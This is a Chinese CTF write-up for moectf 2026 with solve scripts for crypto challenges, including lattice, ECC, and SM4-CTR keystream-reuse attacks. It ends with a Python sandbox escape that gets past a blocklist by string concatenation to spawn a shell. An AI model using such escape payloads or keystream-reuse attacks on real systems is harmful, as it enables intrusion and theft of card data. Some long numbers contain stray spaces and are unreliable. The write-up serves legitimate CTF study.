2. quit
choice: 1
input x: 256
4400518552937116145760179087335930148436970222221725259398893643804337707 87
```

我们把y转回base-256即可唯一恢复全部系数再按照题目拼回去：

```python
y = 44005185529371161457601790873359301484369702222217252593988936438043377078 7
coef = []
for _ in range(31):
    coef.append(y % 256)
    y //= 256
assert y == 0          # 应该刚好除尽
target = int(''.join(str(c) for c in coef))
print(target)
```

```
OK. plz submit the answer: 352331431371184120611816216132190554589929824315418622312792661971821501231261524 9
Congratulations! Here is your flag:
moectf{34c60d85-f647-7af7-fc71-ee5bef4ffca4}
```

- XOR_revenge

这道题加密脚本是妥妥的数学公式推理，提供了密文，密钥不好求把密钥求出来解密文flag就拿到了，接下来我从数学角度分析这道题的加密逻辑和解密思路：

我们将数值带进去就是模数$M = 2^{521} - 1$，然后求解k的过程是递推来的：$f_0 = 1, \ldots, f_6 = 7$，之后$f_k = (3f_{k-1} + 5f_{k-2} + 7f_{k-3} + 11f_{k-4} + 13f_{k-5} + 17f_{k-6} + 36f_{k-7}) \bmod M$，我们要求$f_n$（$n = 10^{25}$），要求解这道题我们需要一个伴生矩阵满足$\mathbf{S}_{k+1} = A \cdot \mathbf{S}_k$，其中$\mathbf{S}_k = \begin{pmatrix} f_k \\ f_{k+1} \\ f_{k+2} \\ f_{k+3} \\ f_{k+4} \\ f_{k+5} \\ f_{k+6} \end{pmatrix}$

最终$A = \begin{pmatrix} 0 & 1 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 1 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 1 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 1 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 1 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 1 \\ 36 & 17 & 13 & 11 & 7 & 5 & 3 \end{pmatrix}$，由此我们可以计算$S_n = A^n \cdot S_0 \bmod M$，取出$f_n$即为密钥key，完整求解代码如下：

```py
M = 2**521 - 1
def mat_mul(A, B, mod):
    n = len(A)
    C = [[0]*n for _ in range(n)]
    for i in range(n):
        for k in range(n):
            if A[i][k]:
                for j in range(n):
                    C[i][j] = (C[i][j] + A[i][k] * B[k][j]) % mod
    return C
def mat_vec(A, v, mod):
    n = len(A)
    res = [0]*n
    for i in range(n):
        for j in range(n):
            res[i] = (res[i] + A[i][j] * v[j]) % mod
    return res
def mat_pow(A, exp, mod):
    n = len(A)
    result = [[1 if i==j else 0 for j in range(n)] for i in range(n)]
    base = [row[:] for row in A]
    while exp:
        if exp & 1:
            result = mat_mul(result, base, mod)
        base = mat_mul(base, base, mod)
        exp >>= 1
    return result
mat = [
    [0,1,0,0,0,0,0],
    [0,0,1,0,0,0,0],
    [0,0,0,1,0,0,0],
    [0,0,0,0,1,0,0],
    [0,0,0,0,0,1,0],
    [0,0,0,0,0,0,1],
    [36,17,13,11,7,5,3]
]
INIT = [1,2,3,4,5,6,7]
n = 10**25
P = mat_pow(mat, n, M)
key = mat_vec(P, INIT, M)[0]
enc =
b'lz\xb0T\xeb\x18\xec\xcfQ\x8bv#\x17t\xf0\xc7\xdaM\x87\xf5sr\xef\xd0\xfc3.\xdc%\xaaf\xf4\xd1\xc
8\xb7\xef'
key_bytes = key.to_bytes((key.bit_length() + 7)//8, 'big')
flag = bytes([x ^ y for x, y in zip(enc, key_bytes)])
print(flag.decode())
```

```
(sage) li@localhost:~/moectf2026$ nano XOR.py
(sage) li@localhost:~/moectf2026$ python3 XOR.py
moectf{m4tr1x_p0w3r_1s_4ll_y0u_n33d}
(sage) li@localhost:~/moectf2026$
```

- 墨篆验真

这道题加密逻辑梳理下来就是先对数字串补位到6的倍数然后每6位切一块后每块内部按key决定每个数字的正负并求和，块与块再交替正负最后全部相加即为最终哈希，由于我们未知key，所以我们需要求在任意key下哈希都相同的数字即为目标值，我们需要构造碰撞

这道题网站分为三类，无长度限制的，长度在7位以内的以及长度在12位以内的，对于无长度限制的最好求，长度为6的倍数了就再补6个倍数，不是6的倍数了直接把old吃进明文就搞定了：

```py
#!/usr/bin/env python3
import sys
def pad_digits(text: str) -> str:
    missing = (6 - len(text) % 6) % 6
    for v in range(1, missing + 1):
        text += str(v)
    return text
def forge(old: str) -> str:
    if len(old) % 6 == 0:
        return old + "000000"      # 多一个全0块
    else:
        return pad_digits(old)     # 直接把padding吃进明文
if __name__ == "__main__":
    if len(sys.argv) != 2:
        print("用法: python3 forge_unlimited.py <old_token>")
        sys.exit(1)
    old = sys.argv[1]
    new = forge(old)
    print(new)
```

然后来到第二关，长度不超过7，我们暴力枚举破解来求只要6个车道都相同即相同：

```py
#!/usr/bin/env python3
# forge_len7.py
import sys
from itertools import product
def pad_digits(text: str) -> str:
    missing = (6 - len(text) % 6) % 6
    for v in range(1, missing + 1):
        text += str(v)
    return text
def get_lane_sums(text: str) -> tuple:
    padded = pad_digits(text)
    lanes = [0] * 6
    for j, d in enumerate(padded):
        block = j // 6
        pos = j % 6
        sign = 1 if block % 2 == 0 else -1
        lanes[pos] += sign * int(d)
    return tuple(lanes)
def forge(old: str) -> str:
    target = get_lane_sums(old)
    for length in range(1, 8):
        for combo in product("0123456789", repeat=length):
            s = "".join(combo)
            if s != old and get_lane_sums(s) == target:
```

```
                return s
    raise RuntimeError("7位以内没找到")
if __name__ == "__main__":
    if len(sys.argv) != 2:
        print("用法: python3 forge_len7.py <old_token>")
        sys.exit(1)
    old = sys.argv[1]
    new = forge(old)
    print(new)
```

对于长度不大于12位的，我们优先构造两整块，对每个i独立枚举满足$a_i - b_i = target_i$ $a_i, b_i \in [0, 9]$的对，拼起来就是合法解:

PY

```
#!/usr/bin/env python3
# forge_len12.py
import sys
from itertools import product
def pad_digits(text: str) -> str:
    missing = (6 - len(text) % 6) % 6
    for v in range(1, missing + 1):
        text += str(v)
    return text
def get_lane_sums(text: str) -> tuple:
    padded = pad_digits(text)
    lanes = [0] * 6
    for j, d in enumerate(padded):
        block = j // 6
        pos = j % 6
        sign = 1 if block % 2 == 0 else -1
        lanes[pos] += sign * int(d)
    return tuple(lanes)
def forge(old: str) -> str:
    target = get_lane_sums(old)
    # 优先尝试正好 12 位（两整块）：L_i = a_i - b_i
    options = []
    for t in target:
        opts = [(a, a - t) for a in range(10) if 0 ≤ a - t ≤ 9]
        if not opts:
            break
        options.append(opts)
    else:
        # 成功生成至少一个解
        choice = [opts[0] for opts in options]   # 取每组的第一个
        first  = "".join(str(c[0]) for c in choice)
        second = "".join(str(c[1]) for c in choice)
        cand = first + second
        if get_lane_sums(cand) == target:
            return cand
    # 如果 12 位差分失败，再暴力 1~11 位（兜底）
    for length in range(1, 12):
        for combo in product("0123456789", repeat=length):
            s = "".join(combo)
            if s != old and get_lane_sums(s) == target:
                return s
    raise RuntimeError("12位以内没找到")
if __name__ == "__main__":
    if len(sys.argv) != 2:
```

```
        print("用法: python3 forge_len12.py <old_token>")
        sys.exit(1)
    old = sys.argv[1]
    new = forge(old)
    print(new)
```

> **朱批授箓，封条开启。**

moectf{IlUY@0_sEal-n3EDs_NO-S3cr3T-k3y255988}

- moePoly2

这道题和之前插值法那道题源码差不多，唯一的区别是 `rounds = l - 13`，这样子也就限制了普通的拉格朗日插值法，由于flag的长度仍然是44，我们先找到31轮的精确点，因为$a_i < 256$，当$x \le 32$ 时有 $P(x) = \sum_{i=0}^{43} a_i x^i < 256 \cdot x^{43} \ll p$，因此模$p$约化根本不会发生，拿到的$s$就是真正的整数$P(x)$，因此拿到31个精确方程：

$$P(x_j) = s_j, \qquad x_j = 2, 3, \ldots, 32,$$

因为flag的长度仍然是44，moectf{}这8个字符已知，再加上UUID格式中固定的4个`-`，我们还剩32个未知数，我们把已知部分从 (s_j) 中减掉后，得到：$s'_j = \sum_{k \in U} a_k \cdot x_j^k$，U是那32个未知位置，这正好是一个31 个方程、32 个未知数的线性系统：$A\mathbf{v} = \mathbf{b}$，设自由变量为v_{31}，则其余变量可以表示为$v_i = \alpha_i + \beta_i \cdot v_{31}$，又因为这32个未知量必须是合法十六进制字符的 ASCII 值，可能取值只有 16 种：$\{48, \ldots, 57\} \cup \{97, \ldots, 102\}$，我们只需把自由变量在这 16 个候选中枚举一遍，就能立刻找到唯一一组全部合法的解，再按 UUID 格式拼回去即可得到 flag，最终求解脚本：

PY

```
from pwn import *
from Crypto.Util.number import inverse
import sympy as sp
io = remote('172.31.224.1', 17281)
io.recvuntil(b'p = ')
p = int(io.recvline())
xs, ss = [], []
for i in range(31):
    io.recvuntil(b'choice: ')
    io.sendline(b'1')
    x = i + 2
    io.recvuntil(b'input x: ')
    io.sendline(str(x).encode())
    y = int(io.recvline())
    s = y * inverse(pow(2, 248, p), p) % p
    xs.append(x)
    ss.append(s)
a_known = [0]*44
for i,c in enumerate(b'moectf{'):
    a_known[i] = c
a_known[15] = a_known[20] = a_known[25] = a_known[30] = 45
a_known[43] = 125
```

```
unknown_pos =
[7,8,9,10,11,12,13,14,16,17,18,19,21,22,23,24,26,27,28,29,31,32,33,34,35,36,37,38,39,40,41,42]
def known_contrib(x):
    return sum(a_known[i] * pow(x, i) for i in range(44) if a_known[i])
rem = [ss[j] - known_contrib(xs[j]) for j in range(31)]
A = sp.Matrix(31, 32, lambda i,j: pow(xs[i], unknown_pos[j]))
b = sp.Matrix(rem)
vars = sp.symbols(f'v0:{32}')
eqs = [sum(A[i,j]*vars[j] for j in range(32)) - b[i] for i in range(31)]
sol = sp.solve(eqs, vars[:-1], dict=True)[0]
possible = list(range(48,58)) + list(range(97,103))
for cand in possible:
    vals = []
    ok = True
    for i in range(31):
        val = sol[vars[i]].subs(vars[31], cand)
        if not val.is_integer or int(val) not in possible:
            ok = False
            break
        vals.append(int(val))
    if ok:
        vals.append(cand)
        hexstr = ''.join(map(chr, vals))
        uuid = (hexstr[:8] + '-' + hexstr[8:12] + '-' +
                hexstr[12:16] + '-' + hexstr[16:20] + '-' + hexstr[20:])
        print('moectf{' + uuid + '}')
        break
```

```
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026$ python3 moepoly2.py
[+] Opening connection to 172.31.224.1 on port 17281: Done
moectf{4f8ad017-e757-0fd7-4bfd-9f4443592a31}
[*] Closed connection to 172.31.224.1 port 17281
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026$
```

- ez_lattice

这道题给了一个附件提供了密文，我们先研究一下加密逻辑，它对一个42位的明文首先分成6个整数每个整数7个字节56位，然后加密时取第一个整数的二进制位数生成一个`2*length`位的大整数作为掩码参数M，然后对`msg`中的每一个数`a`生成一个位数为`length // 2`的随机e作为噪声后计算`M * a + e`添加到密文列表生成密文

解密时我们发现$\frac{c_i}{c_0}=\frac{Ma_i+e_i}{Ma_0+e_0}=\frac{a_i+e_i/M}{a_0+e_0/M}\approx\frac{a_i}{a_0}$，也就是说$a_0$是一组分数$\frac{c_i}{c_0}$的公共近似分母，为了把"找公共近似分母"转化成格上的最短向量问题，我们构造如下6×6的整数格（$\rho\approx28$是噪声上界）：

$$B=\begin{pmatrix}2^{\rho+1}&c_1&c_2&c_3&c_4&c_5\\0&-c_0&0&0&0&0\\0&0&-c_0&0&0&0\\0&0&0&-c_0&0&0\\0&0&0&0&-c_0&0\\0&0&0&0&0&-c_0\end{pmatrix}$$

于是目标短向量大致是$\mathbf{v}=a_0\cdot\mathbf{b}_0+a_1\cdot\mathbf{b}_1+\cdots+a_5\cdot\mathbf{b}_5=\left(a_0\cdot2^{\rho+1},\ a_0c_1-a_1c_0,\ \ldots,\ a_0c_5-a_5c_0\right)$，我们要恢复$a_0$只需要最短向量（或前几个短向量）的第一分量除以$2^{\rho+1}$，进而可以求出$M=\frac{c_0-e_0}{a_0}$最终恢复全部$a_i=\frac{c_i-e_i}{M}$，完整求解脚本如下：

PY

```python
#!/usr/bin/env sage
from Crypto.Util.number import long_to_bytes
cipher = [...]
# ρ ≈ bit_length(a0)//2 ≈ 27~28，稍微取大一点更稳
rho = 28
def sda_acd(x, rho):
    t = len(x)
    B = Matrix(ZZ, t, t)
    B[0, 0] = 2**(rho + 1)
    for i in range(1, t):
        B[0, i] = x[i]
        B[i, i] = -x[0]
    # LLL 约化
    B = B.LLL()
    # 最短向量的第一个分量 ≈ a0 * 2^{ρ+1}
    a0 = abs(B[0, 0]) // (2**(rho + 1))
    if a0 == 0:
        # 有时最短向量在后面几行，再试一下
        for row in B:
            cand = abs(row[0]) // (2**(rho + 1))
            if cand > 1:
                a0 = cand
                break
    # 恢复 e0 和 M
    e0 = x[0] % a0
    # 保证 e0 是小的正数或按 signed 处理
    if e0 > a0 // 2:
        e0 -= a0
    M = abs((x[0] - e0) // a0)
    return M, a0
M, a0 = sda_acd(cipher, rho)
print(f"Recovered M = {M}")
print(f"a0 candidate = {a0}")
# 用 M 恢复所有 a_i
a = []
for c in cipher:
    # c = M*a + e  → a ≈ c/M，取最近整数
    ai = round(c / M)          # 或者 (c - (c % M)) // M，再微调
    # 更精确一点：
    e = c % M
    if e > M // 2:
        e -= M
    ai = (c - e) // M
    a.append(ai)
print("Recovered a =", a)
# 转回字节
secret = b''.join(long_to_bytes(ai, 7) for ai in a)   # 强制 7 字节
print("secret =", secret)
print("Flag = moectf{" + secret.decode() + "}")
```

```
(sage) li@localhost:~/moectf2026/ez_lattice$ sage solve.py
Recovered M = 258128982494822246343353809091021
a0 candidate = 15603673619513462
Recovered a = [15603673619513462, 14460138827052910, 26819766368818992,
 31072419563599212, 26823962502902115, 14460129279811873]
secret = b'7ou_H@v3_kn0wn_How_W0nd3rful_L@tt1c3_i5!!!'
Flag = moectf{7ou_H@v3_kn0wn_How_W0nd3rful_L@tt1c3_i5!!!}
```

- m1x3d_d1p

这道题很长我们分段来求解，该加密算法首先通过$E:\ y^2 = x^3 + x \pmod{p_3}$，$p_3 = 2^{521} - 1$在有限域$\mathbb{F}_{p_3}$上构造曲线，曲线的阶恰为$N = 2^{521}$，然后随机选了一点计算$Q = h \cdot G$，$G, Q$公开，我们可以先求h，找h使得$h \cdot G = Q$，求解脚本如下：

```sage
p3 = 2^521 - 1
E = EllipticCurve(GF(p3), [1, 0])
assert E.order() == 2^521
Gx =
6020778416720603517227477855097878740167361812994765487105307672032724334849113047243617528393766225587705066628296154430456880091295418013040021260550463027
Gy =
6918987005517118589053138410529597605888269407738916517383195558677289181938491309067198602979174232527906617161932894333247890172254269110529071110538439 78
Qx =
2129340065294857346243947364378019323540664200486037074516322333892314045157843753138708906788524972368828168216665115345570256093936157234360622885600492438
Qy =
1817717059341975240621337553071398827917135577681647671729956862059289928752523593978226475321638296957956501967732700517974509739099606328777013339210950885
G = E(Gx, Gy)
Q = E(Qx, Qy)
h = discrete_log(Q, G, operation='+')   # 找 k 使得 k*G = Q
print(h)
print(h * G == Q)   # 验证
```

```
(sage) li@localhost:~/moectf2026$ sage ecc1.sage
26125642122953389739954215687275690582838741899056500075443463368935197938621
True
```

然后加密端取了一个256比特的强素数满足$p_1 = 2q + 1$后计算$h \equiv 4^x \pmod{p_1}$，其中$x \in [2^{72}, 2^{72} + 2^{50})$，我们由此可以先求解x：

设$m = \lceil \sqrt{W} \rceil \approx 2^{25}$后预计算baby$[4^i \bmod p_1] = i,\quad i = 0, 1, \ldots, m-1$，然后令$g = 4$，$target = h \cdot 4^{-L} \bmod p_1$，接着对$j = 0, 1, \ldots, m-1$检查$target \cdot (4^{-m})^j \bmod p_1$是否在 baby 表中，若命中则$x = L + jm + i$，求解x的脚本如下：

```py
from sage.all import *
p1 = 738743042209667948598835641426709144421605842795125627720632754258729972905 43
h = 26125642122953389739954215687275690582838741899056500075443463368935197938621
g = 4
LOWER = 2**72
WIDTH = 2**50
# BSGS
m = ceil(sqrt(WIDTH))
baby = {}
cur = 1
for i in range(m):
    baby[cur] = i
    cur = (cur * g) % p1
# 现在找 giant
factor = pow(g, m, p1)
inv_factor = inverse_mod(factor, p1)
cur = h * inverse_mod(pow(g, LOWER, p1), p1) % p1   # 去掉已知 LOWER 部分
```

```
for j in range(m):
    if cur in baby:
        r = j * m + baby[cur]
        x = LOWER + r
        if pow(g, x, p1) == h:
            print("found x =", x)
            break
    cur = (cur * inv_factor) % p1
```

```
(sage) li@localhost:~/moectf2026$ sage ecc2.py
found x = 47223665572084683020 61
```

接着加密端取了两个1024-bit素数p_2, q_2并令$n = p_2q_2$，把 16 字节 salt 看作整数$m = \text{bytes_to_int}(\text{salt})$（$0 < m < n$）后计算$c = (n-1)^m \bmod n^3$得到密文

我们要求解明文需要先求解salt,先利用二项式定理$(n-1)^m = \sum_{k=0}^{m} \binom{m}{k} n^k (-1)^{m-k}$模$n^3$后只保留 $k = 0, 1, 2$三项:

$(n-1)^m \equiv (-1)^m \left(1 - m \cdot n + \frac{m(m-1)}{2} n^2\right) \pmod{n^3}$于是$c \cdot (-1)^m \equiv 1 - mn + \frac{m(m-1)}{2} n^2 \pmod{n^3}$，整理后得

$m \equiv -\frac{c \cdot s - 1}{n} \pmod{n}$，我们再转成 16 字节即为 salt，完整求解脚本如下:

PY

```
from Crypto.Util.number import long_to_bytes, bytes_to_long
from hashlib import shake_256
from operator import xor
n = ...
c = ...
ct = 
bytes.fromhex("c73ebfd0d5f5306bf7b8c259f87a866c40cbb5ce5f8d326174f09d179df3a5d3906d1e6fbf")
x = 472236655720846830 2061
# 恢复 msg = salt
c_mod_n = c % n
if c_mod_n == 1:
    # m 偶数
    sign = 1
elif c_mod_n == n - 1:
    # m 奇数
    sign = -1
else:
    raise ValueError("unexpected")
# 现在用更高阶信息恢复 m
# 令 L1 = (c * sign - 1) // n    （模 n）
def recover_msg(c, n, sign):
    tmp = (c * sign) % (n**3)
    t = (tmp - 1) // n
    m0 = (-t) % n          # 候选的 m
    return m0
# 试两种可能
for s in [1, -1]:
    msg = recover_msg(c, n, s)
    # 验证
    if pow(n-1, msg, n**3) == c:
        print("found msg =", msg)
        salt = long_to_bytes(msg, 16)
```

```
        print("salt =", salt.hex())
        break
else:
    print("failed to recover")
    exit()
# 解密 FLAG
def int_to_bytes(value, size):
    return int(value).to_bytes(size, "big")
stream = shake_256(int_to_bytes(x, 16) + salt).digest(len(ct))
flag = bytes(a ^ b for a, b in zip(ct, stream))
print("FLAG =", flag)
```

```
(sage) li@localhost:~/moectf2026$ sage ecc3.py
found msg = 105617704173290384213839899825228536935
salt = 4f753adb8b4aceb3dbe653ec49dcdc67
FLAG = b'moectf{K4ng4r00_Curv3_B1n0m14l_Ch41n}'
```

- 西小电银行

这道题的加密采用了SM4-CTR模式，从服务器代码来看，每条记录的初始计数器 IV 等于其记录索引i，加密第j个分组时实际计数器值为$\mathrm{CTR}_{i,j} = i + j$ （作为 16 字节大端整数），所以对于两条索引分别为a和b的记录，只要 $b \le a + L_a$（L_a 是第a条记录的分组数），就会出现计数器重叠：
$\mathrm{CTR}_{b,0} = b = a + (b - a) = \mathrm{CTR}_{a,b-a}$，此时相同位置上的密钥流分组完全相同，即对于所有$t \ge 0$，若 $b + t \le a + L_a$，则$K_{b,t} = K_{a,b-a+t}$

有了以上分析，在求解这道题时首先我们有`record1`和`record2`的明文以及密文`c1`和`c2`，异或明文和密文后我们便能拿到密钥流，我们先验证计数器重叠引起的移位关系是满足的：
$K_2[i \cdot 16 : (i+1) \cdot 16] = K_1[(i+1) \cdot 16 : (i+2) \cdot 16]$，这样我们才能进行下一步的攻击，我们可以构造第三条密钥流K3的前130字节为K2从偏移16开始的字节，然后我们可以将密文与密钥流异或得到部分明文后从部分明文中提取出前缀`prefix`后枚举所有 4 位十六进制组合，计算`sha256(f"{salt}:{prefix+suffix}")`的前 12 位，与`target_hash`比较，从而爆破出完整的`user_id`，最后恢复第三条记录的完整明文，完整恢复脚本如下，服务器数据我就先不填了可补数据复现：

PY

```
#!/usr/bin/env python3
from hashlib import sha256
import itertools
record1=
{"branch":"eastx","card":"6205312470953749550","index":4022912032,"pin":"111942","serial":"XBcb
695819-4022912032","user_id":"xdu-bank-eastx-cb695819-2585"}
record2=
{"branch":"eastx","card":"6205317357173393829","index":4022912033,"pin":"503209","serial":"XBcb
695819-4022912033","user_id":"xdu-bank-eastx-cb695819-f576"}
c1_hex = ""
c2_hex = ""
c3_hex = ""
salt = "a65cb65759bd0015"
target_hash = "6808b6940259"
TAIL = ";risk=low;ok"
# 序列化函数
def serialize_record(record: dict) -> bytes:
    text = (
        f"bank=XiXiaoDianBank;"
        f"branch={record['branch']};"
```

```
        f"serial={record['serial']};"
        f"card={record['card']};"
        f"pin={record['pin']};"
        f"user_id={record['user_id']}"
        f"{TAIL}"
    )
    return text.encode("utf-8")
def main():
    p1 = serialize_record(record1)
    p2 = serialize_record(record2)
    c1 = bytes.fromhex(c1_hex)
    c2 = bytes.fromhex(c2_hex)
    c3 = bytes.fromhex(c3_hex)
    assert len(p1) == len(c1) == 146
    assert len(p2) == len(c2) == 146
    assert len(c3) == 146
    # 1. 从已知明文恢复密钥流
    ks1 = bytes(a ^ b for a, b in zip(c1, p1))
    ks2 = bytes(a ^ b for a, b in zip(c2, p2))
    # 2. 验证移位关系
    for i in range(8):
        assert ks2[i*16:(i+1)*16] == ks1[(i+1)*16:(i+2)*16]
    print("密钥流移位关系验证通过")
    # 3. 构造第三条记录的密钥流
    ks3 = bytearray(ks2[16:])          # 先拿 130 字节
    known_tail = TAIL.encode()
    ks3_tail = bytes(a ^ b for a, b in zip(c3[-12:], known_tail))
    # 4. 解密能解的部分
    p3_partial = bytes(a ^ b for a, b in zip(c3[:130], ks3[:130]))
    print("已恢复前 130 字节明文：")
    print(p3_partial.decode())
    # 5. 从部分明文提取已知前缀
    prefix = "xdu-bank-eastx-cb695819-"
    assert prefix.encode() in p3_partial
    # 6. 爆破 user_id 最后 4 位十六进制
    chars = "0123456789abcdef"
    found_uid = None
    for cand in itertools.product(chars, repeat=4):
        suffix = "".join(cand)
        uid = prefix + suffix
        h = sha256(f"{salt}:{uid}".encode()).hexdigest()[:12]
        if h == target_hash:
            found_uid = uid
            break
    if not found_uid:
        raise RuntimeError("未找到匹配的 user_id")
    print(f"恢复出 user_id = {found_uid}")
    # 7. 从部分明文直接解析 card 和 pin
    text = p3_partial.decode()
    card = text.split("card=")[1].split(";")[0]
    pin  = text.split("pin=")[1].split(";")[0]
    print("最终结果：")
    print(f"card = {card}")
    print(f"pin = {pin}")
    print(f"user_id  = {found_uid}")
    print(f"\n提交格式：{card},{pin},{found_uid}")
if __name__ == "__main__":
    main()
```

```
(base) li@localhost:~/moectf2026$ python3 xidian.py
密钥流移位关系验证通过
已恢复前 130 字节明文:
bank=XiXiaoDianBank;branch=eastx;serial=XBcb695819-4022912034;card=6205314474490628747;pin=930696;user_id=xdu-bank-eastx
-cb695819-
恢复出 user_id = xdu-bank-eastx-cb695819-3180
最终结果:
card = 6205314474490628747
pin = 930696
user_id  = xdu-bank-eastx-cb695819-3180

提交格式: 6205314474490628747,930696,xdu-bank-eastx-cb695819-3180
```

```
> 6205314474490628747,930696,xdu-bank-eastx-cb695819-3180
Correct. Flag: moectf{CTr_coUNT3R-sHlFT_LE4kS-cArd_Pinee99a5}
```

- moeChamp1on

分析该题提供的附件后，首先给了俩个大整数a和b以及任意整数c的权重
$w(c)=\min_{x,y\in\mathbb{Z}}\{|x|+|y|\mid ax+by=c\}$，当且仅当
$w(c)\geq w(c+a),\quad w(c)\geq w(c-a),\quad w(c)\geq w(c+b),\quad w(c)\geq w(c-b)$时该整数c被称为局部冠军，而我们需要找到所有这样的值，将它们从小到大排列，依次拼接字符串（每个数换行），计算 SHA-256 作为 AES-GCM 密钥，解密给定的密文 `ct` 和认证标签 `tg`，从而得到flag

求解这道题我们首先利用扩展欧几里得算法求出一组特解 (x_0,y_0)，使得 $ax_0+by_0=g=\gcd(a,b)=1$，该方程的通解为$x=x_0\cdot c+\frac{b}{g}t,\qquad y=y_0\cdot c-\frac{a}{g}t,\qquad t\in\mathbb{Z}$
我们要最小化$f(t)=|x(t)|+|y(t)|$就得首先由通解计算出基准 x_0',y_0' （$x_0c,\ y_0c$），然后我们令$t_x=-\frac{x_0'}{b/g}$，$t_y=\frac{y_0'}{a/g}$后枚举这两个t附近的几个值，以及一些额外偏移，计算f(t)后取最小者即为候选局部冠军，为了寻找所有的局部冠军，我们让 `x` 和 `y` 大约取 `b/2` 和 `-a/2`，这样算出来的 `c = a*x + b*y` 会非常接近 0，正好落在可能的谷底附近，顺便把这些中点周围 ±5 的小范围内也当作种子，一并丢进队列后我们每次从队列里取出一个 `c`，检查它是不是局部冠军，如果是就记录下来，同时把它的四个邻居 `c+a, c-a, c+b, c-b` 也加入队列继续搜索最后找到所有的局部冠军，最后按照题目要求依次操作去求解AES-GCM从而拿到flag，这道题的完整求解脚本如下：

PY

```python
#!/usr/bin/env python3
from __future__ import annotations
from hashlib import sha256
from collections import deque
from math import gcd
from typing import List, Set
a = 
16302871846448256339569448006931389858269118713881858000841721100072112275228016532331388554188
928492783936143483799084176586471963896405862124526512264974
b = 1097861
iv = bytes.fromhex("ff8e74d7df70b1b968d0d68c")
ct = 
bytes.fromhex("f358dc96e2977fb91453ff381de25c4990e9436a0114cd77a593d66090f9254381baaf8cfd074683
c3")
tg = bytes.fromhex("93ba6253a13e87c3174141f40b2cac11")
def egcd(aa: int, bb: int):
    if aa == 0:
        return bb, 0, 1
    g, y, x = egcd(bb % aa, aa)
    return g, x - (bb // aa) * y, y
def weight(c: int) -> int:
    """纯整数实现，避免浮点精度灾难"""
    g = gcd(a, b)
    if c % g:
```

```
        return 10**18
    g, x0, y0 = egcd(a, b)
    x0 *= c // g
    y0 *= c // g
    bg = b // g
    ag = a // g
    candidates = set()
    # 用整数除法取 floor/ceil 附近
    if bg:
        t = -x0 // bg
        for d in range(-6, 7):
            candidates.add(t + d)
    if ag:
        t = y0 // ag
        for d in range(-6, 7):
            candidates.add(t + d)
    # 保险再加一点
    for d in range(-3, 4):
        candidates.add(d)
    return min(abs(x0 + bg * t) + abs(y0 - ag * t) for t in candidates)
def is_local_champion(c: int) -> bool:
    w = weight(c)
    return all(w ≥ weight(d) for d in (c + a, c - a, c + b, c - b))
def local_champions() -> List[int]:
    """从覆盖半径中点附近种子出发做链式扩展"""
    champs: Set[int] = set()
    visited: Set[int] = set()
    q = deque()
    # 四个象限的中点
    half_b = b // 2
    half_a = a // 2
    mids = [
        ( half_b, -half_a),
        ( half_b,  half_a),
        (-half_b, -half_a),
        (-half_b,  half_a),
        # 再补几个偏移，防止 round 边界问题
        ( half_b + 1, -half_a),
        ( half_b, -half_a + 1),
        ( half_b - 1, -half_a),
        ( half_b, -half_a - 1),
    ]
    # 种子窗口
    for mx, my in mids:
        for dx in range(-5, 6):
            for dy in range(-5, 6):
                x = mx + dx
                y = my + dy
                c = a * x + b * y
                if c in visited:
                    continue
                visited.add(c)
                if is_local_champion(c):
                    champs.add(c)
                    q.append(c)
    # 沿 ±a ±b 扩展
    dirs = [a, -a, b, -b]
    while q:
        c = q.popleft()
```

```
        for d in dirs:
            nc = c + d
            if nc in visited:
                continue
            visited.add(nc)
            if is_local_champion(nc):
                champs.add(nc)
                q.append(nc)
    return sorted(champs)
def derive_key(champs: List[int]) -> bytes:
    h = sha256()
    for c in champs:
        h.update(str(c).encode())
        h.update(b"\n")
    return h.digest()
def decrypt_flag(key: bytes) -> bytes:
    try:
        from Crypto.Cipher import AES
    except ImportError:
        from Cryptodome.Cipher import AES
    cipher = AES.new(key, AES.MODE_GCM, nonce=iv)
    return cipher.decrypt_and_verify(ct, tg)
def main() -> None:
    print("finding local champions (integer weight + seed chain) …")
    champs = local_champions()
    print(f"found {len(champs)} champions")
    if champs:
        print("  first:", champs[:6])
        print("  last :", champs[-4:])
    key = derive_key(champs)
    flag = decrypt_flag(key)
    print(flag.decode())
if __name__ == "__main__":
    main()
```

```
(sage) li@localhost:~/moectf2026$ python3 moechamp10h.py
[*] finding local champions (integer weight + seed chain) …
[+] found 2195720 champions
  first: [-894912729123491812835168730972084436920473820105181137147304554260203455518477750108440295335665142307963967527449008937751152376190567212169308527671700488406
3, -894912729123491812835168730972084436920473820105181137147304554260203455518477750108440295335665142307963967527449008937751152376190567212169308527671700378620
2, -894911098836307168009534774027283743781487993193309748961504470088093448307250227306787062196809723415114689133834660557842734717543370822528722315219049042336
7, -894911098836307168009534774027283743781487993193309748961504470088093448307250227306787062196809723415114689133834660557842734717543370822528722315219049152122
8, -894911098836307168009534774027283743781487993193309748961504470088093448307250227306787062196809723415114689133834660557842734717543370822528722315219049042336
7, -894909468549122523183900817082483050642502166281438360775704385915983441096022704505133829057954304522265410740220312177934317058896174432888136102766397815839
3, -89490946854912252318390081708248305064250216628143836077570438591598344109602270450513382905795430452226541074022031217793431705889617443288813610276639770605
32]
  last : [894911098836307168009534774027283743781487993193309748961504470088093448307250227306787062196809723415114689133834660557842734717543370822528722315219049042
3367, 894911098836307168009534774027283743781487993193309748961504470088093448307250227306787062196809723415114689133834660557842734717543370822528722315219049152
28, 894912729123491812835168730972084436920473820105181137147304554260203455518477750108440295335665142307963967527449008937751152376190567212169308527671700378
6202, 894912729123491812835168730972084436920473820105181137147304554260203455518477750108440295335665142307963967527449008937751152376190567212169308527671700488
4063]
moectf{local_champions_need_global_proof}
```

Python沙箱逃逸

- ez_ban_ja1l

打开python一看发现黑名单都给我了，那我们可以直接尝试拿shell：

```py
getattr(__builtins__,'__imp'+'ort__')('o'+'s').__getattribute__('sys'+'tem')('sh')
```

把黑名单我们都通过拼接绕过，然后我们通过find指令直接查flag：

```
find / -name "*flag*" 2>/dev/null
/sys/devices/pnp0/00:00/00:00:0/00:00:0.0/tty/ttyS0/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.3/tty/ttyS3/flags
/sys/devices/platform/serial8250/serial8250:0/serial8250:0.1/tty/ttyS1/flags
